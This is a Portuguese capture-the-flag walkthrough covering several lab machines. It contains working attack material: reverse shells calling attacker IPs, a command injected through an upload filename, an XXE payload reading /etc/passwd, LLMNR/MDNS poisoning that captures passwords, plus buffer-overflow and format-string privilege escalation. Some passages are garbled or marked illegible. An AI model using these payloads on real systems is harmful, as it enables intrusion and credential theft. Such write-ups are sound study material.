Tento mapear a porta 8000 pelo navegador e encontro um koken como aplicação de desenvolvimento (<http://koken.me/>). Este é um CMS cujo publico alvo são os fotógrafos.

Neste ponto, decido descobrir a versão desta aplicação e descubro que é:

```
PORT  STATE SERVICE  VERSION
8000/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: Koken 0.22.24
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: daisa ahomi
|_ http-trane-info: Problem with XML parsing of /evox/about
```

Descoberta a versão, o exploit '<https://www.exploit-db.com/exploits/48706>' demonstra a existência de um Upload Arbitrário Autenticado.

Depois de alguma enumeração o endereço '/admin' é o local correto para a tentativa de autenticação. A credencial funcionou com a senha babygirl.

Como menciona o exploit, criei um arquivo php malicioso, com a extensão .img para ser capturado pelo burp e trocado seu nome.

Assim que feito, basta acessar o link indicado no canto inferior direito e fazer o download do arquivo com a variável injetada.

Enumero alguns arquivos e pastas, mas não encontro nada que posso usar no momento. Prefiro enviar um php reverse shell para o site e consigo o shell reverso.

25.2 Exploração

Shell reverso:

```
root@kali:~/beco/d25# nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.106.
Ncat: Connection from 192.168.1.106:38126.
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64
x86_64 GNU/Linux
13:42:31 up 4:22, 0 users, load average: 1.80, 1.13, 0.56
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat /home/daisa/user.txt
d41d8cd98f00b204e9800998ecf8427e
```

Ao enumerar pelos binários que posso executar surge o php7.2 com as opções de executar comandos php através da opção -r e ganhar acesso root:

```
www-data@photographer:/home$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
<$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```

```
./:/:/:/:/:/:`
-/+++:+`--:O: oo.-/+/:`
-++-.`o++s-y:/s: `sh:hy`-:/+:`
:o:`oyo/o` ` ` ` ` /-so:+++/`
-o:-`yh//. `./ys/-o/
++-.ys:/y- /s:-/+/:/o`
o/ :yo:-hNN .MNs./+o--s`
++ soh-/mMMN--.` `./MMMd-o:+ -s
.y /++:NMMMy-.` ` `:-hMMMmoss: +/
s- hMMMN`shyo+:. -/++syd+ :MMMMo h
`MMMMMy./MMMMMd: +mMMMMN--dMMMMd s.
y `MMMMMMd`/hdh+..+/-ohdy--mMMMMMMm +-
h dMMMMd:```` `mmNh ```. /NMMMMs o.
y. /MMMMNmmmmmd/ `s:-o sdmmmmmMMMMN. h`
:o sMMMMMMMMMs. -hMMMMMMMMM/ :o
s: `sMMMMMMMMMo - . ` . hMMMMMMN+ `y`
`s- +mMMMMMMNhd+h/+h+dhMMMMMMMd: `s-
`s- --sNMMMMMMMMMMMMMMMMMMMMMMMMmo/. -s.
/o.`ohd: `odNMMMMMMMMMMMMMMNh+.:os/ `o`
.++-`y+:/`/ssdmmNNmNds+/-o-hh:-/o-
./+:`yh:dso/.+-++++ss+h+.:++-
-/+-:/y+/d:yh-o:++-/+:`
`-/+++++/:`
```

Follow me at: <http://v1n1v131r4.com>

d41d8cd98f00b204e9800998ecf8427e

Máquina 26

26.1 Enumeração

Começo pela enumeração de serviços;

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.15.3
MAC Address: 08:00:27:0A:F1:A6 (Oracle VirtualBox virtual NIC)
```

Acesso a página e encontro a variável upload que é suscetível a RCE e validando .txt e .rtf. Ao lista o conteúdo do diretório raiz, percebo que existe um script em python que pode ser lido. Nele existe um nome em ftp que indica a possibilidade de resolução de nomes nesta máquina.

```
ftp = FTP('ftp.mofo.pwn') ftp.login('someuser', 'b232a4da4c104798be4613ab76d26efda1a04606')
```

Além deste nome existe uma credencial também, que indica um serviço de ftp podendo ser acessado de dentro do alvo.

Como não posso inserir '.' na string eu converto o número ip do alvo em um long (32bits como do ip) e consigo um shell reverso.

```
POST /upload HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.108/upload
Content-Type: multipart/form-data; boundary=-----46755346413752761255342897
Content-Length: 335
Connection: close
Upgrade-Insecure-Requests: 1

-----46755346413752761255342897
Content-Disposition: form-data; name="file"; filename="asd.txt; nc 3232235878 80 -e sh"
Content-Type: application/octet-stream

-----46755346413752761255342897
Content-Disposition: form-data; name="my-form"

Upload !
-----46755346413752761255342897--
```

26.2 Exploração

Ao acessar o alvo, ele possui uma dica em /root dizendo que não é o fim. Como já sou root parti para encontrar a rede que possui o ftp. O primeiro passo foi descobrir se existe alguma rede interna com o ifconfig:

```
eth0    Link encap:Ethernet  HWaddr 02:42:AC:13:00:0A
        inet addr:172.19.0.10  Bcast:172.19.255.255  Mask:255.255.0.0
```

Como eesta interface indica, existe uma segunda rede 172.19.0.10, portanto passo a enumerá-la usando os scripts:

```
for ip in {1..254}; do ping -c1 172.19.0.$ip | grep ttl; done
```

Foram encontrados os hosts:

```
64 bytes from 172.19.0.1: seq=0 ttl=64 time=0.407 ms
64 bytes from 172.19.0.10: seq=0 ttl=64 time=0.283 ms
64 bytes from 172.19.0.12: seq=0 ttl=64 time=0.391 ms
64 bytes from 172.19.0.100: seq=0 ttl=64 time=0.353 ms
```

Depois de descobertos os hosts procuro pelos serviços disponíveis:

```
for port in {1..10000}; do echo > /dev/tcp/172.19.0.1/$port && echo "Porta: $port aberta" >> Target-1 ||
Echo .; done 2</dev/null
```

Hosts descobertos:

```
172.19.0.1:
  Portas: 22, 80, 8080
172.19.0.100
  Portas: 53
172.19.0.12
  Portas: 21
```

Como a porta 21 do target 12 está aberta, procuro entrar neste ftp e ver se existe alguma pista:

```
bash-4.4# lftp someuser@172.19.0.12
lftp someuser@172.19.0.12
Password: b232a4da4c104798be4613ab76d26efda1a04606

lftp someuser@172.19.0.12:~>

lftp someuser@172.19.0.12:~> dir
dir
-rw----- 1 ftp ftp 52 Aug 12 2019 cmscreds.txt
-rw----- 1 ftp ftp 42 Aug 15 2019 user.txt;nc 3232252550 443
lftp someuser@172.19.0.12:/> cat cmscreds.txt
cat cmscreds.txt
Admin-password for our new CMS
hardEnough4u
```

Portanto, consigo acesso a senha do usuário admin do CMS.

Partindo da suposição de que existe um DNS resolvendo nomes nesta rede, procuro extrair quais são esses nomes através da transferência de zona, que é uma falha de configuração do bind. Para isso uso o dig

```
bash-4.4# ./dig axfr mofo.pwn
./dig axfr mofo.pwn

; <<>> DiG 9.10.2 <<>> axfr mofo.pwn
;; global options: +cmd
mofo.pwn. 14400 IN SOA ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
mofo.pwn. 14400 IN TXT "v=spf1 ip4:176.23.46.22 a mx ~all"
mofo.pwn. 14400 IN NS ns1.mofo.pwn.
ftp.mofo.pwn. 14400 IN CNAME punk.mofo.pwn.
gary.mofo.pwn. 14400 IN A 172.19.0.15
geek.mofo.pwn. 14400 IN A 172.19.0.14
kfc.mofo.pwn. 14400 IN A 172.19.0.17
leet.mofo.pwn. 14400 IN A 172.19.0.13
mail.mofo.pwn. 14400 IN TXT "v=spf1 a -all"
mail.mofo.pwn. 14400 IN A 172.19.0.11
milo.mofo.pwn. 14400 IN A 172.19.0.16
nancy.mofo.pwn. 14400 IN A 172.19.0.1
ns1.mofo.pwn. 14400 IN A 172.19.0.100
ourcms.mofo.pwn. 14400 IN CNAME nancy.mofo.pwn. ---> Domínio a ser encontrado.
punk.mofo.pwn. 14400 IN A 172.19.0.12
sid.mofo.pwn. 14400 IN A 172.19.0.10
www.mofo.pwn. 14400 IN CNAME sid.mofo.pwn.
mofo.pwn.
```

Com essas informações crio um túnel no metasploit (Tunelamento pelo netcat caia toda hora e não rodou, tentei pelo socat mas precisa da livreria openssl então não roda) e resolvo o nome ourcms.mofo.pwn para 192.168.1.102, meu endereço local:

```
msf5 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.1.102
lhost => 192.168.1.102
msf5 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.102:4433
[*] Sending stage (980808 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.102:4433 -> 192.168.1.108:34680) at 2020-10-09 16:07:47 -0300
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) > sessions 2
root@kali:~/beco/d26# msfvenom -p linux/x86/shell_reverse_tcp -f elf lhost=192.168.1.102 lport=443 > shell.elf
meterpreter > portfwd add -l 9090 -p 8080 -r 172.19.0.1
```

[*] Local TCP relay created: :9090 <-> 172.19.0.1:8080

Foto do acesso ao cms:



Após acesso de administrador à aplicação, insiro meu código php malicioso no primeiro tema e inicio outra sessão:


```
<?php exec("bash -c 'bash -i >& /dec/tcp/192.168.1.102/80 0>&1'"); ?>
```

26.3 Exploração 2

De posse do shell no alvo:

```
root@kali:~/beco/d26# nc -nlvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 192.168.1.108.
Ncat: Connection from 192.168.1.108:51994.
bash: cannot set terminal process group (1701): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nancy:/var/www/html/ourcms/theme/Innovation$
```

O primeiro usuário que encontrei é o nancy. No entanto, percebo que na rede existe um MDNS sendo propagado:



Com esta evidência, é possível que existam usuários tentando se logar em alguma aplicação, seja NETBIOS ou LLMNR. Com isso, ativo um responder na para monitorar a rede a fim de achar alguma credencial sendo passada

adiante.

```

[*] Poisoning Options:
  Analyze Mode      [OFF]
  Force WPAD auth   [OFF]
  Force Basic Auth  [OFF]
  Force LH downgrade [OFF]
  Fingerprint hosts [OFF]

[*] Generic Options:
  Responder NIC      [wlp3s0]
  Responder IP       [192.168.1.105]
  Challenge set      [random]
  Don't Respond To Names ['ISATAP']

[*] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.1.100 for name geek.local
[HTTP] Basic Client : 192.168.1.100
[HTTP] Basic Username : noni
[HTTP] Basic Password : jamaica

[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [MDNS] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112.local
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
[*] [LLMNR] Poisoned answer sent to 192.168.1.104 for name SR-TAT-WTB-112
```

Fui feliz em encontrar o usuário noni e a senha jamaica e com elas tento escalar algum privilégio dentro da máquina:

```

www-data@nancy:/var/www/html/ourcms/theme/Innovation$ su nani
www-data@nancy:/var/www/html/ourcms/theme/Innovation$ su noni
su noni
Password: jamaica
id
uid=1005(noni) gid=1005(noni) groups=1005(noni)
```

Com esta credencial eu vasculho sua pasta particular:

```

cat usertxt
a81be4e9b20632860d20a64c054c4150
```

Depois de encontrada esta flag eu procuro por mais recursos. Encontro um exim4 que pode ser executado como root. Este programa é um cliente de email, por isso procuro por estes emails afim de encontrar algo e encontro outra credencial:

```

BTW.
You will need my username and password when you step in for me next week
sadru:9v4lw0r82gw4
```

Depois de logar com ela:

```

noni@nancy:~$ su sadru
su sadru
Password: 9v4lw0r82gw4
```

```

sadru@nancy:/home/noni$ cd /home/sadru
cd /home/sadru
sadru@nancy:/home/sadru$ sudo -l
sudo -l
Matching Defaults entries for sadru on nancy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/bin
```

User sadru may run the following commands on nancy:
(ALL) NOPASSWD: /usr/sbin/ip

Também encontro a possibilidade de usar o binário ip sem senha e ao olhar a forma de explorar consigo acesso root:

```

sadru@nancy:~$ sudo /usr/sbin/ip add foo
sadru@nancy:~$ sudo /usr/sbin/ip netns add foo
```

[illegible]

```
Proof: 305c941fe2d57c4063d256477df70ff1
Path: /root
Date: Fri 09 Oct 2020 08:28:59 PM CEST
Whoami: root
```



```
flag1{make_america_great_again}
```

Ao acessar .ssh, ele lista as chaves publica e privada. Utilizo a chave publica para acessar o o servidor ssh e quebro a chave privada por força bruta com o john:

```
/usr/share/john/ssh2john.py <chave_privada> > hash
john hash
starwars      (id_rsa)
```

Depois de encontrada a senha preciso do usuário que está no id_rsa.pub (simon). Com estas credenciais eu acesso o alvo e procuro por formas de exploração.

27.2 Exploração

Ao observar o .bash_history encontro a execução do read_message que está localizado em /usr/local/bin/read_message.

```
simon@covfefe:~$ ls -lh /usr/local/bin/read_message
-rwsr-xr-x 1 root staff 7.5K Jul  2 2017 /usr/local/bin/read_message
```

Como é observável este é um binário que pode rodar suid. Ao executá-lo encontro a seguinte mensagem:

```
simon@covfefe:~$ read_message
What is your name?
paulo
Sorry paulo, you're not Simon! The Internet Police have been informed of this violation.
```

Percebo que o diretório /root é listável e encontro os seguintes arquivos:

```
simon@covfefe:~$ ls -lh /root
total 8.0K
-rw----- 1 root root  75 Jul  9 2017 flag.txt
-rw-r--r-- 1 root root 767 Jul  9 2017 read_message.c
```

O código fonte do programa:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20]; ---> Variável injetável
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf); ---> Sem sanitização

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL); ---> Objetivo de execução
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }
}
```

Com este código percebo que existem 3 variáveis sendo usadas. Como o array 'buf[20]' não é sanitizado na função gets eu posso inserir o tamanho de variável que desejar. Desta forma posso executar um bufferoverflow. Quando o programa é executado ele insere no 'stack' (Região de memória reservado para o contexto de execução do momento) as 3 variáveis em ordem, program[], buf[20] e authorized[].

Esta região de memória é caracterizada por seu acesso LIFO, ou ultimo a entrar primeiro a sair quando manipulados pela instrução 'push' e 'pop'.

Neste ponto é importante notar 3 coisas:

- 1 - O 'stack' é uma região de memória que expande decrescente
- 2 - O tamanho das variáveis

3 - O posicionamento das mesmas.

Colocando em ordem as conclusões:

```
authorized[] ---> Simon = 5 bytes          ---> Posição mais baixa do stack
buf[20]      ---> <meu input> = 20 bytes    ---> Posição média do stack
program[]    ---> /usr/local/sbin/message = 23 bytes --> Posição alta do stack
```

A partir do momento que eu inputar na variável 'buf[20]' eu irei sobrescrever a variável 'program[]' pois ela está em uma posição mais alta. Desenho da conclusão:

```
      área baixa |                área média                | área alta
'stack' = <authorized> | .....<área inputável>..... | overflow
buf[20] = ..... | 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 | <program[]>
```

Portanto, quando eu inserir mais que 20 bytes, começarei a escrever por cima da variável 'program[]'. Neste momento, isto é desejável pois a função `execve()` executa com privilégios administrativos qualquer programa inserido como parâmetro. Assim escalarei o privilégio:

Outro ponto importante, é que "Simon" deve estar presente, para que o fluxo de execução execute o `execve`.

```
bash-4.4$ cd /root
bash-4.4$ cat flag.txt
cat: flag.txt: Permission denied
bash-4.4$ read_message
What is your name?
Simonaaaaaaaaaaaaaaaa/bin/sh
Hello Simonaaaaaaaaaaaaaaaa/bin/sh! Here is your message:

# cd ^H^H^H
sh: 1: cd: can't cd to
# cat flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```

Máquina 28

28.1 Enumeração

O próprio site da máquina pede para escutar por protocolos arps ao invés de procurar serviços. Porém ao invés de procurar só por protocolos arp eu procuro por qualquer pacote sendo enviado por este host.

```
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
13:13:01.033294 IP (tos 0x0, ttl 64, id 15230, offset 0, flags [DF], proto UDP (17), length 121)
192.168.1.106.48899 > 255.255.255.255.666: [udp sum ok] UDP, length 93
E..y;~@.@.<...j.....e..j19s4w was always fascinated with l33t speak, in fact he uses it for a lot of his
passwords.
```

Como posso observar existe um broadcast sendo enviado com destino de porta 666 no protocolo udp. A mensagem sendo enviada contém duas strings suspeitas: j19s4w e l33t. Com isso tento um acesso na porta 666 do alvo e insiro a string j19s4w.

ZmxhZzF7MzAzNGNjMjkyN2I1OWUwYjIwNjk2MjQxZjE0ZDU3M2V9ClldSBjb21wbGV0ZWQgeW91ciBmaXJzdCB0ZXN0LiBOb3c

Depois de achar esta string, o primeiro passo foi tentar decodificar e base64.

You completed your first test. Now knock these numbers to find what you seek. 5500 6600 7700

Esta informação indica um portknocking em execução no alvo. Portanto eu executo esta comunicação e faço uma enumeração de portas no alvo já que o esta ação pode abrir novas portas

```
80/tcp open  http  Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:3C:82:79 (Oracle VirtualBox virtual NIC)
```

Portanto, consegui abrir a porta 80 e agora acesso a página:

<inserir imagem 28.img.png>

Como não existe nenhuma pista procuro para ver o que existe de string na imagem:

```
/w4n770p14y494m3
```

Como isto é um diretório, ao acessar a página encontro a possibilidade de inserir credenciais. Não encontro nada no código da página e decido analisar a requisição.

A requisição envia o seguinte código para o servidor:

```
<?xml version="1.0" encoding="UTF-8"?><root><email></email><password></password></root>
```

Esta requisição envia um formulário em xml que é passível da falha XXE (XML External Entity). Esta falha permite ao atacante interagir com arquivos e outros aplicativos ao qual o servidor alvo tem acesso. Pode até comprometer o servidor através de um SSRF (Server Side Request Forgery).

Esta vulnerabilidade surge também por quê do lado do servidor existe uma livreria ou API que analisa e executa o as tags do XML. Estas Tags não são pré-definidas como no HTML, portanto o analisador executa funções "personalizadas".

O XML possui estrutura padrão definida através do DTD, que define o conteúdo dentro do arquivo. Este conteúdo pode estar totalmente inserido dentro do documento, como pode ser externo ou híbrido.

A entidade padrão do xml pode ser definida da seguinte forma:

```
<!DOCTYPE nome [<!ENTITY nome SYSTEM "file://" > ]> ---> Protocolo file para abrir arquivos internos  
<"DOCTYPE nome [<"ENTITY nome SYSTEM "http://meusite.com" > ]> ---> Protocolo que define entidade externa de sites
```

Porém, ainda para explorar precisa-se entender o que a aplicação está fazendo: Ela somente retorna se um usuário existe ou não, neste ponto podemos inserir esta requisição com XXE e depois chamar esta entidade criada no campo de email da requisição.

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>  
<root><email>&xxe;</email><password></password></root>
```

Com o retorno:

```
jigsaw:x:1000:1000:::/home/jigsaw:/bin/bash
```

Na implicância de haver um knockd rodando na máquina resolvo checar este arquivo de configuração:

```
[openHTTP]  
sequence    = 5500,6600,7700  
seq_timeout = 100  
command     = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 80 -j ACCEPT  
tcpflags    = syn  
  
[closeHTTP]  
sequence    = 7700,6600,5500  
seq_timeout = 100  
command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT  
tcpflags    = syn  
  
[openSSH]  
sequence    = 7011,8011,9011  
seq_timeout = 5  
command     = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 22 -j ACCEPT  
tcpflags    = syn  
  
[closeSSH]  
sequence    = 9011,8011,7011  
seq_timeout = 5  
command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT  
tcpflags    = syn
```

Com este retorno, percebo que existe um ssh aberto no alvo, e posso acessá-lo com estas credenciais.

```
root@kali:~/beco/d28# knock 192.168.1.106 7011 8011 9011  
root@kali:~/beco/d28# ssh jigsaw@192.168.1.106  
The authenticity of host '192.168.1.106 (192.168.1.106)' can't be established.  
ECDSA key fingerprint is SHA256:oXn/1IjNjNv4INght0MV2FrWXVvTB4QNM9Bx1aRRLos.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.106' (ECDSA) to the list of known hosts.  
jigsaw@192.168.1.106's password:  
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 4.4.0-146-generic i686)
```

* Documentation: <https://help.ubuntu.com/>

```
System load: 0.08      Memory usage: 3%   Processes:    102
Usage of /: 14.8% of 11.84GB  Swap usage:  0%   Users logged in: 0
```

28.2 Exploração

60/68

AAA%AAsAABAA\$AA nAACAA-
AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAe2222AJAAfAA5AAKAAgAA6AAL

```
readelf -s /usr/lib32/libc.so.6 | grep system
readelf -s /usr/lib32/libc.so.6 | grep exit
strings -a -t x /usr/lib32/libc.so.6 | grep /bin/sh
```

```
for i in range(1, 512):
    print("Teste:" + buf)
    a=call(["/bin/game3", buf])
```

[illegible]

Máquina 29

29.1 Enumeração

```
192.168.1.106
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
8088/tcp   open  http     nginx 1.1.19
51775/tcp  open  status_1 (RPC #100024)
```

```

--- Scanning URL: http://192.168.1.106:8088/ ---
+ http://192.168.1.106:8088/submit.php (CODE:200|SIZE:19)

```



Depois de encontrada estas páginas, a página 'codereview' contém um campo para inserir código para que Mike possa avaliá-lo. Eu procuro por reverse shell em C (<https://gist.github.com/0xabe-io/916cf3af33d1c0592a90>) e envio para esta avaliação.

Com este shell reverso inicio a exploração da máquina.

29. 2 Exploração

Inicio um shell reverso:

```
root@kali:~/beco/d29# nc -nlvp 443
Ncat: Connection from 192.168.1.106:45964.
python -c 'import pty;pty.spawn("/bin/bash")'
mike@pegasus:/home/mike$
mike@pegasus:/home/mike$ ls -lh
ls -lh
total 16K
drwx----- 2 mike mike 4.0K Nov 18 2014 Mail
-rwxr-xr-x 1 mike mike 845 Nov 18 2014 check_code.sh
-rwsr-xr-x 1 john john 6.5K Nov 28 2014 my_first
```

A aplicação 'my_first' pode ser executada como super usuário, portanto analiso seu funcionamento. Percebo que existe uma função de soma que não está sanitizado corretamente, pois o segundo argumento é passível de inserção arbitrária:

```
Select your tool:
[1] Calculator
[2] String replay
[3] String reverse
[4] Exit
Selection: 1
1

Enter first number: %x
%x
Enter second number: %x
%x
```

Error details: bf9e4c4c

O '%x' é aceito pela função printf ou fprintf da linguagem C como um tipo hexadecimal. Portanto, o argumento "Alguma String %d", por exemplo, se não sanitizado, corre o risco de inserção de qualquer dado. Neste caso, quando passo um argumento diferente de um número, a linguagem c insere um valor aleatório para a variável, este valor é determinado em tempo de execução, e a função printf retorna este valor na mensagem de erro. Com o '%x' o valor retornado é o endereço de memória aonde ocorre o erro.

No caso da primeira variável, a sanitização é transformar qualquer coisa que não seja um número em 0 ou um float em inteiro.

Depois de alguns testes, encontro o ponto aonde a falha ocorre com o seguinte código:

```
python -c 'print("1\n" + "1\n" + "aaaa" + 8*"%x" + "\n")' | ./my_first
```

Enter first number: Enter second number: Error details:

aaaabfb5543cab7641160b77b3ac0b77dfff4b77e0918bfb5544061616161

Os números 616161 no final indicam o ponto aonde o eip aponta, desta forma posso começar a enumerar informações do binário para proceder na criação do payload.

my_first: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=0xa7154888c18de2c173560b5a43d08856a538b357, not stripped

Portanto descubro que é uma biblioteca dinâmica e não separado.

Depois parto para o objetivo de descobrir o endereço de segmentation fault ocorre na memória, para então descobrir o offset de execução do system.

Para isto, crio o payload:

```
python -c 'print("1\n" + "1\n" + "\xfc\x9b\x04\x08" + "%8$n" + "\n")' > payload
```

Note a troca de %x para %n, que passa o argumento como ponteiro de referência, ou seja, ele pega um endereço 0x00000000, e isto é como se fosse uma referência '&' em c. Portanto %n traduz o conteúdo deste endereço dentro do argumento de printf.

Resultado:

```
Program received signal SIGSEGV, Segmentation fault.
0x00000004 in ?? ()
```

O próximo ponto para continuar a criação do payload é desabilitar o ASLR retirando os limites do stack.

O ASLR utiliza a propriedade de compilação PIE (Position Independent Executable), para gerar um valor aleatório de memória no momento do carregamento do programa na memória principal.

Com ele desabilitado, posso descobrir o local aonde a falha de segmentação ocorre (man bash /ulimit).

Quando é retirado este limite posso alterar o fluxo de execução do programa ao meu prazer e fixar a execução do system em 40069060.

```
ulimit -s unlimited
```

Agora o primeiro passo é criar o payload para a primeira alteração do fluxo de execução:

```
python -c 'print("1\n" + "1\n" + "\xfc\x9b\x04\x08" + "%36956u" + "%8$n" + "\n")' > payload
Program received signal SIGSEGV, Segmentation fault.
0x00009060 in ?? ()
```

Como funciona este redirecionamento de fluxo de execução:

1. Descobre-se o endereço da falha de segmentação (Endereço da memória)
2. Insere um offset de %__u (inteiro não sinalizado) ou seja valor * 8 bytes da menor parte significativa menos o offset
3. Insere um offset de %__u da maior parte significativa a partir da parte menos significativa

Aplicado o método, descubro que no ponto de execução existe um executável chamado selection não foi encontrado:

```
sh: 1: Selection:: not found
```

```
Program received signal SIGSEGV, Segmentation fault.
0x08c3a958 in ?? ()
```

Com isso crio dentro do /tmp um script com o nome 'Selection\:' com outro shell reverso que será executado com os privilégios de john.

```
root@kali:~/beco/d29# nc -nlvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 192.168.1.106.
```

```
Ncat: Connection from 192.168.1.106:53502.
id
uid=1001(mike) gid=1001(mike) euid=1000(john) groups=1000(john),1001(mike)
pwd
